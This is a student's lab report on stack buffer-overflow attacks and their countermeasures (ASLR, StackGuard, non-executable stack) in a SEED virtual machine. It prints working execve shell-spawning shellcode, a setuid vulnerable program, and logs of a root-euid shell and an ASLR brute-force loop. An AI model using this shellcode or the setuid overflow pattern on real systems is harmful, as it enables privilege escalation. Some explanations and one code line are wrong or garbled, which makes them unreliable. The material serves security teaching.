Assignment 03

RISHI KUMAR SONI 1001774020

1. Running Shellcode


Code Snippet

```
#include<stdio.h>

int main()
{
    char *name[2];

    name[0] = '/bin/sh';
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assemble Version of Code

call_shellcode.c

```
#include <stdlib.h>
#include <stdio.h>

const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x50"                 /* pushl   %eax                   */
  "\x68""//sh"           /* pushl   $0x68732f2f            */
  "\x68""/bin"           /* pushl   $0x6e69622f            */
  "\x89\xe3"             /* movl    %esp,%ebx              */
  "\x50"                 /* pushl   %eax                   */
  "\x53"                 /* pushl   %ebx                   */
  "\x89\xe1"             /* movl    %esp,%ecx              */
  "\x99"                 /* cdq                            */
  "\xb0\x0b"             /* movb    $0x0b,%al              */
  "\xcd\x80"             /* int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```




```
[09/23/19]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[09/23/19]seed@VM:~$ ./call_shellcode
$ 
```

Observation

While running the assemble code for the shellcode, we execute with the execstack. Execstack is a program which sets, clears or execute the libraries.

When we compile the call_shellcode and run the call_shellcode program, a new shell is observed which work almost same as /bin/bash.

Example




```
[09/23/19]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[09/23/19]seed@VM:~$ ./call_shellcode
$ ps  -ef | grep $$ | grep -v grep
seed      3119  2437  0 10:30 pts/18   00:00:00 /bin//sh
seed      3120  3119  0 10:30 pts/18   00:00:00 ps -ef
$ echo "Hello "
Hello
$ 
```

2.3 The Vulnerable Program

Code Snippet


```c
/* stack_new.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```



```
root@VM: /home/seed
[09/23/19]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[09/23/19]seed@VM:~$ sudo chown root stack
[09/23/19]seed@VM:~$ sudo chmod 4755 stack
[09/23/19]seed@VM:~$ 
```

<u>Task3. Defeating dash’s Countermeasure</u>

Observation




```
root@VM: /home/seed
chown: changing ownership of 'dash_shell_test': Operation not permitted
[10/01/19]seed@VM:~$ su
Password:
root@VM:/home/seed# clear
root@VM:/home/seed# gcc dash_shell_test.c -o dash_shell_test
root@VM:/home/seed# chown root dash_shell_testroot@VM:/home/seed# chmod 4755 dash_shell_te
M:/home/seed# exit
exit
[10/01/19]seed@VM:~$ ./dash_shell_test
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(
plugdev),113(lpadmin),128(sambashare)
#
```

<u>Explanation:</u>

We can observe that Uid is not zero to that of root user.

<u>Task 4: Defeating Address Randomization</u>

Observation



```
seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Desktop# gcc -o stack -z execstack stack.c
root@VM:/home/seed/Desktop# chmod 4755 stack
root@VM:/home/seed/Desktop# exit
exit
seed@VM:~/Desktop$ gcc -o exploit exploit.c
seed@VM:~/Desktop$ ./exploit
seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
seed@VM:~/Desktop$ sh -c "while (true);do ./stack; done;"
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
*** stack smashing detected ***: ./stack terminated
```

Explanation:


When we turn on the address randomization in this task by setting the value to 2.We compile and execute the exploit program which creates the bad file.

We execute a while loop to repeatedly execute stack.

Task 5: Turn on the StackGuard Protection

Code Snippet

```c
/* stack_new.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```



```
[09/23/19]seed@VM:~$ su
Password:
root@VM:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed# gcc -o stack stack.c
root@VM:/home/seed# chmod u+s stack
root@VM:/home/seed# exit
exit
[09/23/19]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/23/19]seed@VM:~$ 
```


Observation

In the vulnerable program, we disabled the "Stack Guard" protection mechanism in GCC when compiling the programs. In this task, you may consider repeating the vulnerable program in the presence of Stack Guard. To do that, you should compile the program without the **`-fno-stack-protector` option**. For this task, you will recompile the vulnerable program, stack.c, to use GCC's Stack Guard, execute task 1 again.

Task 6: **Turn on the Non-Executable Stack Protection**

Code Snippet

```
/* stack_new.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```



```
[09/23/19]seed@VM:~$ sysctl -w kernel.randomize_va_space=0
sysctl: permission denied on key 'kernel.randomize_va_space'
[09/23/19]seed@VM:~$ clear
[09/23/19]seed@VM:~$ su
Password:
root@VM:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed# gcc -o sroot@VM:/home/seed# gcc -o stack -z noexecstack -fno-stack-protector s
tack.c
root@VM:/home/seed# chmod u+s stack
root@VM:/home/seed# exit
exit
[09/23/19]seed@VM:~$ ./stack
Segmentation fault
[09/23/19]seed@VM:~$ 
```

Observation

Compilation of the program

```
gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

The Compilation of the program is different from the Vulnerable Program.

It can be seen clearly that the non-executable stack only makes it impossible to run shellcode on the stack, but it has not control over the buffer-overflow attacks, because there are other ways to run malicious code after exploiting a buffer-overflow vulnerability.